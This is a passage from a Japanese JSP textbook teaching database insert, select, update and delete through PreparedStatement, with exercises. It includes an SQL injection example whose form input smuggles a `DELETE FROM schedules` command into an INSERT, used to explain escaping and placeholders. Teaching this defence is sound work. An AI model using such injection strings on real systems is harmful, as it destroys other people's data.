INSERT INTO schedules(title, schedule_date, schedule_time, memo)
VALUES ('',',',',');DELETE FROM schedules; --',',',',',');
```

「'」は文字列の終了、「;」は命令の区切り、「--」はコメントと、それぞれSQL命令の予約文字です。つまり、「--」以降は無視され、いつの間にか、「データを1件挿入(INSERT命令)した後、schedulesテーブルのすべてのデータを削除(DELETE)する」ようなSQL命令ができあがってしまっているのです。

もちろん、これは1つの例ですが、エンドユーザーの入力によって、もともとのSQL命令が書き換えられてしまうのは大きな問題です(だって、この例だけ見ても、大切なデータが全部削除されてしまうのですから)。このようなセキュリティ上の脆弱性のこと**SQLインジェクション**(SQL Injection*)と言い、最近でも不正アクセス／情報漏洩などで話題になっているので、耳にしたことがある方も多いかもしれません。

このようなSQLインジェクション脆弱性への対策として有効な手法が、**SQLエスケープ**と呼ばれる方法です。SQLエスケープでは、文字列の開始／終了を表す「'」を「''」に置き換えることで、予約文字「'」を無効化します(連続した「''」は「文字列の開始／終了」ではなく、単一の「'」文字とみなされます)。この結果、

```
INSERT INTO schedule(title, schedule_date, schedule_time, memo)
VALUES('''',''''',''''',''''');DELETE FROM schedule; --',',',',',');
```

のように、マーカーの部分は単一の文字列であるとみなされることになります。

もっとも、このSQLエスケープを入力データの1つ1つに対して施すのは面倒なことですし、なによりたくさんの入力値がある場合、処理漏れの原因にもなります。しかし、プレースホルダーを利用することで、このようなエスケープ処理をPreparedStatementオブジェク

* もともとのSQLに対して、別のSQL命令を注入(injection)することから、このように呼ばれます。

トが内部的に行ってくれるようになります。

以上のような理由から、動的なSQL命令の組み立てを行う場合には、必ずプレースホルダーを利用するべきです。

日付／時刻入力の選択ボックスを作成する

日付／時刻入力のために、ここでは選択ボックスを準備しています*1。もっとも、年月日、時分いずれも、ある範囲の連続した数値オプションを作成する点では共通しています。こうした場合には、LESSON 10でも学んだユーザー定義メソッドでコードをまとめておくとよいでしょう。

*1 HTML5では、日付／時刻入力のための専用フォームが用意されました。しかし、まだまだ対応しているブラウザーも限られています。当面は、自分で選択ボックスを準備したほうが無難でしょう。

```
 4 private String createOption(int start, int end) {
 5   StringBuilder builder = new StringBuilder();
 6   for(int i = start; i <= end; i++) {
 7     builder.append("<option value='" + i + "'>" + i + "</option>");
 8   }
 9   return builder.toString();
10 }
```

createOptionメソッドは、start～endの数値で<option>要素を作成します。

for命令での繰り返し処理については、LESSON 03も復習しておきましょう。初期化式や増減式に変数が含まれているだけで、やっていることは同じです。

このように定義されたcreateOptionメソッドは、以下のように呼び出せます*2。この例では、2015/01/01～2020/12/31までを指定できる選択ボックスを生成します。

*2 複数のページで利用する場合は、LESSON 14のようにインクルードファイルとして分離してもよいでしょう。

```
27 <select name="date_year"><%=createOption(2015, 2020)%></select>年
28 <select name="date_month"><%=createOption(1, 12)%></select>月
29 <select name="date_day"><%=createOption(1, 31)%></select>日
```

まとめ

- データベースを操作するためには、SQL文を利用します。
- データベースへの命令は、PreparedStatementオブジェクトで発行します。
- SQL命令に含まれる「?」のことをプレースホルダーと言います。ユーザーの入力値などからSQL命令を組み立てるには、必ずプレースホルダーを利用してください。
- プレースホルダーには、setXxxxxメソッドでパラメーター値をセットします。
- 準備できたSQL命令は、executeUpdateメソッドで実行できます。


実習　講義　**練習問題**　CHAPTER 04 LESSON 19

Q フォームから入力した情報をもとに、booksテーブルに新規のデータを登録してみましょう。以下の空欄を埋めて、p_insert.jspを完成させてみてください。なお、ここでbooksテーブルのフィールドレイアウトは、以下のようになっています（LESSON 18でサンプル用のデータベースの展開が正常に行われていれば、booksテーブルは、すでに作成されているはずです）。

▼booksテーブルのフィールドレイアウト

フィールド名	データ型	概要
isbn	VARCHAR(17)	ISBNコード（主キー）
title	VARCHAR(100)	書名
price	INT	価格
publish	VARCHAR(30)	出版社
published	DATE	刊行日

▲フォームから入力した情報が…*3



▲データベースに反映される*4

*3 日付は「YYYY-MM-DD」「YYYY/MM/DD」のような形式で入力する必要があります。

*4 コマンドプロンプトの幅が狭くて表示できない場合は、["コマンドプロンプト"のプロパティ]画面を開いて、[レイアウト]タブの「ウィンドウのサイズ」欄の幅の値を大きく設定してください。

リスト1 p_new.jsp

```
<%@ page contentType="text/html; charset=UTF-8" %>
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<title>書籍情報登録</title>
</head>
<body>
<form method="POST" action="p_insert.jsp">
<div>
  <label>ISBNコード：<br />
    <input type="text" name="isbn" size="20" />
  </label>
</div>
<div>
  <label>書名：<br />
    <input type="text" name="title" size="50" />
  </label>
</div>
<div>
  <label>価格：<br />
    <input type="text" name="price" size="5" />円
  </label>
</div>
<div>
  <label>出版社：<br />
    <select name="publish">
      <option value="翔泳社">翔泳社</option>
      <option value="秀和システム">秀和システム</option>
      <option value="日経BP">日経BP</option>
      <option value="技術評論社">技術評論社</option>
    </select>
  </label>
</div>
<div>
  <label>刊行日：<br />
    <input type="text" name="published" size="12" />
  </label>
</div>
<div>
  <input type="submit" value="登録" />
</div>
</form>
</body>
</html>
```

リスト2 p_insert.jsp


```
<%@ page contentType="text/html; charset=UTF-8"
         import="  ①  " %>
<%
request.setCharacterEncoding("UTF-8");
Context context = new InitialContext();
DataSource ds = (DataSource)context.lookup("  ②  ");
Connection db = ds.getConnection();
PreparedStatement ps = db.prepareStatement("  ③  books(
isbn, title, price, publish, published) VALUES(? ,? ,? ,? ,?)");
ps.setString(1,request.getParameter("isbn"));
ps.setString(2,request.getParameter("title"));
ps.setString(3,request.getParameter("price"));
ps.setString(4,request.getParameter("publish"));
ps.setString(5,request.getParameter("published"));
ps.  ④  ();
ps.  ⑤  ();
db.  ⑤  ();
response.sendRedirect("p_new.jsp");
%>
```

LESSON 20

データベースを検索しよう

もちろん、データベースを利用する目的はデータを登録するばかりではありません。格納したデータを利用（参照）できなければ意味がありません。

そこでLESSON 20では、前のLESSONで入力したデータをHTMLテーブルに整形する方法について学習します。結果セットという新しい概念も登場しますが、これまでの学習を終えてきた方ならば、決して難しいものではありません。概念図などでイメージを描きながら、基礎的な理解を固めてください。



日付	時刻	予定名	備考	削除
2015年01月30日	10時00分	WINGS研修旅行	新宿駅待ち合わせ	編集
2015年02月02日	13時00分	WINGSメンバー募集説明会	募集要項持参	編集
2015年02月07日	11時00分	S社打ち合わせ	企画書持参	編集

▲スケジュール情報を一覧表示

サンプルファイル jsp10▶ lesson20_21▶ select.jsp

実習 講義 練習問題 CHAPTER 04 LESSON 20

1 コードを入力する

メモ帳で/lesson20_21フォルダーのselect.jspを開き、リストのマーカー部分を入力します。入力できたら、ファイルを上書き保存してください。

リスト select.jsp

```
1 <%@ page contentType="text/html; charset=UTF-8"
2         import="java.sql.*, javax.naming.*, javax.sql.*,
  java.text.*" %>
3 <%
4 Context context = new InitialContext();
5 DataSource ds = (DataSource)context.lookup("java:comp/env
  /jdbc/Jsp10");
6 Connection db = ds.getConnection();
7 PreparedStatement ps = db.prepareStatement("SELECT * FROM
  schedules ORDER BY schedule_date, schedule_time");
8 ResultSet rs = ps.executeQuery();
```


レッスン予定日 月 日

レッスン終了

```
SimpleDateFormat dformat = new SimpleDateFormat("yyyy年MM月dd日");
SimpleDateFormat tformat = new SimpleDateFormat("HH時mm分");
%>
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<title>簡易スケジュール帳</title>
</head>
<body>
<table border="1">
<tr>
  <th>日付</th><th>時刻</th><th>予定名</th><th>備考</th><th>削除</th>
</tr>
<% while(rs.next()) { %>
  <tr>
    <td><%=dformat.format(rs.getDate("schedule_date")) %></td>
    <td><%=tformat.format(rs.getTime("schedule_time")) %></td>
    <td><%=rs.getString("title") %></td>
    <td><%=rs.getString("memo") %></td>
    <td>
      <a href="edit.jsp?id=<%=rs.getString("id") %>">編集</a>
    </td>
  </tr>
<%
}
rs.close();
ps.close();
db.close();
%>
</table>
</body>
</html>
```

2 ブラウザーで動作を確認する

Tomcat/MySQLが起動していることを確認してから、ブラウザーから以下のURLを入力してください。P.258の図のように、schedulesテーブルの内容が一覧表示されれば成功です*1 *2。ただし、現在のテーブルの登録内容によって、表示結果は異なる可能性があります。

http://localhost:8080/jsp10/lesson20_21/select.jsp

*1 現時点ではまだ編集機能は実装していませんので、[編集] リンクをクリックしてもエラーとなります。編集機能についてはLESSON 21を参照してください。

*2 本項のサンプルは、LESSON 18の手順でデータソースの設定がすでに完了していることを前提としています。まだ設定が済んでいない方は、P.236の手順に従ってデータソースを設定してください。

データベースからレコードを抽出する

まずは、7～8行目に注目してみましょう。

```
7 PreparedStatement ps = db.prepareStatement("SELECT * FROM
  schedules ORDER BY schedule_date, schedule_time");
8 ResultSet rs = ps.executeQuery();
```


データベースからデータを取得する場合も、前のLESSONで紹介したPreparedStatementオブジェクトを利用できます。ただし、準備したSQL命令を最終的に実行するのは、（executeUpdateメソッドではなく）executeQueryメソッドである点に要注意です。

executeQueryメソッドは、PreparedStatementオブジェクトであらかじめ用意されたSQL命令を実行し、その結果を結果セット（ResultSetオブジェクト）として返します。SELECT命令についてはLESSON 17でも学びました。ここでは、

schedulesというテーブルから、すべてのフィールド（*）を、スケジュール日付／時刻について昇順で取り出そうとしている

ことが読み解けるでしょうか？

結果セットとは、1個または複数のテーブルから取り出されたレコード群を保持するために、メモリー上に用意された一種の「仮想テーブル」です。今回はschedulesテーブルの内容を丸ごと結果セットとして取り出していますが、通常は、テーブルの部分的な列（または行）を取り出したり、複数のテーブルを結合するのがより一般的な姿です。



▲テーブルと結果セットとの関係

取得した結果セットを表示する

結果セットを利用するにあたって、まず理解しておかなければならないのは**レコードポインター**（以降、**ポインター**）という概念です。結果セットとはいわゆる2次元の表ですが、JSP＆サーブレットからこれを読み込む場合には、表の任意のフィールドにランダムにアクセスできるわけではありません。結果セットを読み込む場合には、「レコード（行）単位」に読み込んでいく必要があるのです。このとき、「現在読み込み可能な行」を表す内部的な目印のことをポインター、また、ポインターが示す現在行のことを**カレントレコード**と言います。

結果セットが生成された直後のタイミングでは、ポインターは「先頭行の直前」を示しています。ResultSetオブジェクトには、ポインターを次のレコードに移動しながら、移動した先のレコードを読み込むための便利なメソッドが用意されています。それがnextメソッドです。

23～34行目に注目してみましょう。

```
23 <% while(rs.next()) { %>
24   <tr>
       ...中略...
27     <td><%=rs.getString("title") %></td>
28     <td><%=rs.getString("memo") %></td>
       ...中略...
32   </tr>
33 <%
34 }
```

nextメソッドは、ポインターを次のレコードに移動しながら、カレントレコードに含まれるフィールド値を読み込みます。ポインターを次のレコードに移動できない（＝次のレコードが存在しない）場合には、nextメソッドはfalseを返します。

構文　nextメソッド

ResultSetオブジェクト.next()
ポインターを、次のレコードに移動する。ポインターの移動に成功した場合はtrueを、そうでない場合はfalseを返す。

ここでは、このnextメソッドの性質を利用して、nextメソッドがfalseを返すまでwhileループを繰り返すことで、結果セット内のすべてのレコードを取得しているというわけです*。

＊この考え方は、LESSON 13でも学んだファイル読み取りの考え方とも似ているので、意外とわかりやすいのではないでしょうか。

▲結果セット（ResultSetオブジェクト）

ループ内の25～30行目では、現在のポインターが示す個々のレコードからフィールドを取り出し、表示する処理を記述しています。

```
27 <td><%=rs.getString("title") %></td>
```

たとえば27行目は、現在のレコードにおけるtitleフィールドを文字列として取得し、表示します。

ResultSetオブジェクトには、データ型ごとにgetBoolean、getByte、getDouble、getFloat、getInt、getLong、getShort、getTimeなどのさまざまなgetXxxxxメソッドが用意されています*。元となるフィールドのデータ型、そして、それをプログラム上でどのように使いたいかによって使い分けをします。当然、getXxxxxメソッドで指定したデータ型と、実際のフィールドのデータ型が異なる場合（もしくは実際のデータをgetXxxxxメソッドで指定されたデータ型に変換できない場合）はエラーとなります。

* データベースによっては、同じレコードの同じフィールドに2回以上getXxxxxメソッドでアクセスすると、エラーとなるものがありますので、注意してください。

構文　getXxxxxメソッド

ResultSetオブジェクト.getXxxxx(フィールド名)
カレントレコードから指定されたフィールドの値を取得する。Xxxxxの部分はBoolean、Byte、Double、Float、Int、Long、Short、String、Timeのいずれか。

まとめ


- 結果セットを返すSQL文を実行するには、executeQueryメソッドを使います。
- SELECT命令で取得したデータは、ResultSetオブジェクトとして返されます。
- 結果セットとは、SQL命令の結果、テーブルが部分的に抽出された、あるいは結合された仮想的なレコードの集合体です。

- 結果セットは現在位置を示すレコードポインターを持ちます。ポインターが示すレコードのことをカレントレコードと言います。
- カレントレコードから個々のフィールド値にアクセスするには、getXxxxxメソッドを使用します。

実習　講義　**練習問題**　CHAPTER 04 LESSON 20

Q booksテーブルをもとに、一覧画面と詳細画面を作成してみましょう。
以下の空欄を埋めて、p_booklist.jspとp_bookdesc.jspを完成させてください。
なお、その際、以下の点に注意してください。

- 一覧表（p_booklist.jsp）から詳細情報（p_bookdesc.jsp）へのリンク時は、isbnフィールドの値をクエリ情報として渡します。
- クエリ情報isbnは、p_booklist.jspで個別の書籍情報を取得するためのキーとなります。
- 価格（priceフィールド）は「9,999円」、刊行日（publishedフィールド）は「YYYY年MM月DD日」の形式に、それぞれ整形したうえで出力します。



▲書籍情報を一覧表示

▲ISBNコードをクリックすると、詳細情報を表示

リスト1 p_booklist.jsp

```
1  <%@ page contentType="text/html; charset=UTF-8"
2    import="java.sql.*, javax.naming.*, javax.sql.*, java.text.*" %>
3  <%
4  Context context = new [①]();
5  DataSource ds = (DataSource)context.lookup("java:comp/env/jdbc/
   Jsp10");
6  Connection db = ds.getConnection();
7  PreparedStatement ps = db.prepareStatement("SELECT * FROM books
   ORDER BY published DESC");
8  ResultSet rs = ps.[②]();
9  [③] nformat = new [③]("#,###円");
10 SimpleDateFormat dformat = new SimpleDateFormat("yyyy年MM月dd日");
```

```
%>
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<title>書籍情報一覧</title>
</head>
<body>
<table border="1">
<tr>
  <th>ISBNコード</th><th>書名</th><th>価格</th>
  <th>出版社</th><th>刊行日</th>
</tr>
<% while( ④ ) { %>
  <tr>
    <td><a href="p_bookdesc.jsp?isbn=<%= ⑤ %>">
      <%=rs.getString("isbn") %></a></td>
    <td><%=rs.getString("title") %></td>
    <td><%=nformat.format( ⑥ ) %></td>
    <td><%=rs.getString("publish")%></td>
    <td><%=dformat.format(rs.getDate("published")) %></td>
  </tr>
<%
}
ps.close();
db.close();
%>
</table>
</body>
</html>
```

リスト2 p_bookdesc.jsp

```
<%@ page contentType="text/html; charset=UTF-8"
  import="java.sql.*, javax.naming.*, javax.sql.*, java.text.*" %>
<%
Context context = new ① ();
DataSource ds = (DataSource)context.lookup("java:comp/env/jdbc/Jsp10");
Connection db = ds.getConnection();
PreparedStatement ps = db.prepareStatement("SELECT * FROM books WHERE isbn=?");
ps.setString(1, ⑦ );
ResultSet rs = ps.② ();
③ nformat = new ③ ("#,###円");
SimpleDateFormat dformat = new SimpleDateFormat("yyyy年MM月dd日");
if(rs.next()) {  *
%>
<!DOCTYPE html>
```

＊1件だけのレコードを取得する際の定石です。詳しくは、次のLESSONで解説します。

```
<html>
<head>
<meta charset="UTF-8" />
<title>書籍情報詳細</title>
</head>
<body>
<table border="1">
<tr>
<th style="text-align:right;">ISBNコード</th>
<td><%=rs.getString("isbn") %></td>
</tr>
<tr>
<th style="text-align:right;">書名</th>
<td><%=rs.getString("title") %></td>
</tr>
<tr>
<th style="text-align:right;">価格</th>
<td><%=nformat.format( ⑥ ) %></td>
</tr>
<tr>
<th style="text-align:right;">出版社</th>
<td><%=rs.getString("publish") %></td>
</tr>
<tr>
<th style="text-align:right;">刊行日</th>
<td><%=dformat.format(rs.getDate("published")) %></td>
</tr>
</table>
</body>
</html>
<%
}
ps.close();
db.close();
%>
```

LESSON
21

CHAPTER	LESSON	DAYS
01	01	1st
	02	
	03	
	04	
	05	
02	06	2nd
	07	
	08	
	09	
03	10	3rd
	11	
	12	
	13	4th
	14	
	15	
04	16	5th
	17	
	18	
	19	6th
	20	
	21	
	22	
05	23	7th
	24	
	25	
06	26	8th
	27	
	28	
07	29	9th
	30	
	31	
08	32	10th
	33	
	34	
	35	


レッスン予定日
□□月□□日

レッスン終了 □


データベースのデータを更新／削除しよう

LESSON 21では、スケジュール情報テーブル（schedulesテーブル）に登録済みのデータを更新／削除するための機能を追加してみましょう。

データベース処理の基本は、「検索」「登録」「更新」「削除」です。つまり、本LESSONまでの内容を理解できていれば、データベースの操作は一通り行えるということです。今後、どんな複雑なアプリケーションを構築する場合でも、基本的にはここで学ぶ骨格に肉づけ（条件分岐や複合的なSQL文の利用など）をしていくだけだと思えば、それほどデータベース連携の手法が難しくはないことが理解できるはずです。



▲［編集］リンクをクリックすると…



▲編集フォームからデータを更新／削除できる

サンプルファイル jsp10▶ lesson20_21▶ edit.jsp update.jsp

1 コードを入力する

メモ帳で/lesson20_21フォルダーのedit.jspを開き、リストのマーカー部分を入力します。入力できたら、ファイルを上書き保存してください。

リスト1 edit.jsp（編集フォーム）

```
<%@ page contentType="text/html; charset=UTF-8"
  import="java.util.*, java.sql.*, javax.naming.*, javax.sql.*" %>
<%!
private String createOption(int start, int end, int def) {
  StringBuilder builder = new StringBuilder();
  for(int i = start; i <= end; i++) {
    builder.append("<option value='" + i + "' ");
    if(i == def) { builder.append("selected"); }
    builder.append(">" + i + "</option>");
  }
  return builder.toString();
}
%>
<%
request.setCharacterEncoding("UTF-8");
Context context = new InitialContext();
DataSource ds = (DataSource)context.lookup("java:comp/env/jdbc/Jsp10");
Connection db = ds.getConnection();
PreparedStatement ps = db.prepareStatement("SELECT * FROM schedules WHERE id=?");
ps.setString(1, request.getParameter("id"));
ResultSet rs = ps.executeQuery();
if(rs.next()) {
  Calendar d = Calendar.getInstance();
  Calendar t = Calendar.getInstance();
  d.setTime(rs.getDate("schedule_date"));
  t.setTime(rs.getTime("schedule_time"));
%>
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<title>簡易スケジュール帳</title>
</head>
<body>
<form method="POST" action="update.jsp">
<div>
  <label>予定名：<br />
```

選択オプションを出力するためのユーザー定義メソッド

指定された予定を取得

予定日／時間をもとにCalendarオブジェクトを生成

```
    <input type="hidden" name="id" value="<%=rs.getString("id") %>" />
    <input type="text" name="title" size="50" maxlength="255"
      value="<%=rs.getString("title") %>" />
  </label>
</div>
<div>
  <label>日付：<br />
    <select name="date_year">
      <%=createOption(2015, 2020, d.get(Calendar.YEAR))%></select>年
    <select name="date_month">
      <%=createOption(1, 12, d.get(Calendar.MONTH) + 1)%></select>月
    <select name="date_day">
      <%=createOption(1, 31, d.get(Calendar.DATE))%></select>日
  </label>
</div>
<div>
  <label>開始時間：<br />
    <select name="time_hour">
      <%=createOption(0, 23, t.get(Calendar.HOUR_OF_DAY))%></select>時
    <select name="time_minute">
      <%=createOption(0, 59, t.get(Calendar.MINUTE))%></select>分
  </label>
</div>
<div>
  <label>備考：<br />
    <input type="text" name="memo" size="70" maxlength="255"
    value="<%=rs.getString("memo") %>" />
  </label>
</div>
<div>
    <input type="submit" name="update" value="更新" />
    <input type="submit" name="delete" value="削除"
      onclick="return confirm('本当に削除しても良いですか？')" />
</div>
</form>
</body>
</html>
<%
}
%>
```

2 コードを入力する（更新／削除処理）

メモ帳で/lesson20_21フォルダーのupdate.jspを開き、リストのマーカー部分を入力します。入力できたら、ファイルを上書き保存してください。

リスト2 update.jsp

```
<%@ page contentType="text/html; charset=UTF-8"
  import="java.sql.*, javax.naming.*, javax.sql.*" %>
<%
request.setCharacterEncoding("UTF-8");
Context context = new InitialContext();
DataSource ds = (DataSource)context.lookup("java:comp/env/jdbc/Jsp10");
Connection db = ds.getConnection();
PreparedStatement ps;

if (request.getParameter("delete") != null) {
  ps = db.prepareStatement("DELETE FROM schedules WHERE id=?");
  ps.setString(1, request.getParameter("id"));
} else {
  ps = db.prepareStatement("UPDATE schedules SET title=?, schedule_date=?, schedule_time=?, memo=? WHERE id=?");
  ps.setString(1, request.getParameter("title"));
  ps.setString(2, request.getParameter("date_year") + "-" +
    request.getParameter("date_month") + "-" +
    request.getParameter("date_day"));
  ps.setString(3, request.getParameter("time_hour") + ":" +
    request.getParameter("time_minute"));
  ps.setString(4, request.getParameter("memo"));
  ps.setString(5, request.getParameter("id"));
}
ps.executeUpdate();
ps.close();
db.close();
response.sendRedirect("select.jsp");
%>
```

[削除] ボタンがクリックされた場合

[更新] ボタンがクリックされた場合

3 ブラウザーで動作を確認する

Tomcat/MySQLが起動していることを確認してから、ブラウザーから以下のURLを入力してください。スケジュール一覧が表示されますので、適当な行の［編集］リンクをクリックしてみましょう。

P.266の図のように、対応するデータの編集フォームが表示されたら、スケジュール情報を変更し、［更新］ボタンをクリックすることでデータを更新できること*、［削除］ボタンをクリックするとデータを削除できることを確認してみましょう。

http://localhost:8080/jsp10/lesson20_21/select.jsp

＊ あり得ない日付などを入力すると、エラーになります。本来であれば、アプリケーションとして入力値をチェックすべきですが、本書では簡単化のために割愛しています。

更新フォームを作成する方法

まずはedit.jspから見ていきましょう。edit.jspはLESSON 19のnew.jspとよく似ていますが、微妙に異なる点があります。

それは、select.jspから受け取ったクエリ情報idをキーに、データベースから対応するデータを取得し、その内容をフォームに反映させている点です*。

P.266の一覧画面（select.jsp）に注目してみましょう。[編集] リンクからは

http://localhost:8080/jsp10/lesson20_21/edit.jsp?id=1

のようなURLで、edit.jspが呼び出されます。

ここでは、このedit.jspについて、いくつかのポイントにフォーカスして解説しておくことにします。

* 空のフォームでは、ユーザーは値をすべて入力し直さなければなりません。これは当然、ユーザーに対しては不親切ですよね。


(1) 取得するデータが1件しかない場合

LESSON 20では、結果セットからデータを取得するための方法として、nextメソッドとwhileループを利用しましたね。これは結果セットに複数のレコードが含まれている場合には有効な手法です。

しかし、本LESSONのサンプルのように、主キー（ここではidフィールド）をキーにデータベースを検索している場合、結果は必ず1件のはずです。このような場合には、どうしたらよいのでしょうか。以下のコードに注目です。

```
22  if(rs.next()) {
      ...中略...
76  }
```

nextメソッドは移動すべき次行がない場合にfalseを返すのでした。初期状態で次の行がないということは、結果セットが空ということです。



▲if(rs.next()) {…}の意味

つまり、ここではnextメソッドがtrueを返した場合にのみフォームを表示しているというわけです。ここでは何もしていませんが、falseを返した場合にエラーメッセージを表示することもできます。

```
if(rs.next()) {
  ...中略...
} else {
  out.println("該当するデータがありませんでした。");
}
```

エラーメッセージを確認したい場合には、上のように書き換えてから、「http://localhost:8080/jsp10/lesson20_21/edit.jsp?id=999」のように、クエリ情報idを存在しない値で置き換えてアクセスしてみてください。

(2) フォーム要素にデータベースの値を反映させる

フォーム要素にデータベースの現在値を反映させるなどというと、難しげに聞こえますが、やっていることは簡単です。ただ、フォーム要素のvalue属性にデータベースの対応するフィールド値を反映させるだけです。

```
38 <input type="hidden" name="id" value="<%=rs.getString("id") %>" />
39 <input type="text" name="title" size="50" maxlength="255"
40   value="<%=rs.getString("title") %>" />
```

予定コード（idフィールド）はデータを特定するためのキーとなる情報（主キー）なので、ユーザーに編集させるべきではありません。このような情報は、隠しフィールドでスクリプトに引き渡します。


(3) 選択ボックスにデータベースの値を反映させる

選択ボックスやラジオボタン／チェックボックスなど、選択オプションを持つフォーム要素に値を反映させるのは、やや複雑です。4～12行目に注目してください。

```
 4 private String createOption(int start, int end, int def) {
 5   StringBuilder builder = new StringBuilder();
 6   for(int i = start; i <= end; i++) {
 7     builder.append("<option value='" + i + "' ");
 8     if(i == def) { builder.append("selected"); }
 9     builder.append(">" + i + "</option>");
10   }
11   return builder.toString();
12 }
```

LESSON 19で扱った同名のメソッドと似ていますが、引数として「開始値（start）」「終了値（end）」に加えて「デフォルト値（def）」を指定できる点が異なります。

メソッドの中で注目していただきたいのは、マーカーの部分です。このように、オプション値（i）とデフォルト値（def）とを順に比較し、両者が等しい場合に<option>要素にselected属性を付与しているわけです。



▲デフォルト値を設定する

選択ボックスでは、selected属性が付いた<option>要素によってデフォルト値を表すのでした（P.61）。一見複雑に思えるかもしれませんが、デフォルト値を設定する場合のイディオムですので、きちんと理解しておきましょう。

Note　ラジオボタン／チェックボックスの場合

ラジオボタン／チェックボックスでは、checked属性を持つ<input>要素がデフォルト値を表します。selected属性がchecked属性に代わるだけで、デフォルト値を付与する流れは、選択ボックスと同様です。余力のある人は、ラジオボタン／チェックボックスに値を反映させる例にも挑戦してみましょう。

以下は、ラジオボタンの場合の例です。引数nameはラジオボタンの名前を表します。

```
private String createOption(String name, int start, int end, int
 def) {
  StringBuilder builder = new StringBuilder();
  for(int i = start; i <= end; i++) {
    builder.append("<label><input type='radio' name='" + name +
"' ");
    builder.append("value='" + i + "' ");
    // 現在値（i）とデフォルト値（def）が等しい場合、checkedオプションを出力
    if(i == def) { builder.append("checked"); }
    builder.append(" />" + i + "</label>");
  }
  return builder.toString();
}
```

createOptionメソッドを呼び出しているのは、edit.jspの以下の部分です。

```
25 d.setTime(rs.getDate("schedule_date"));
   ...中略...
45 <select name="date_year">
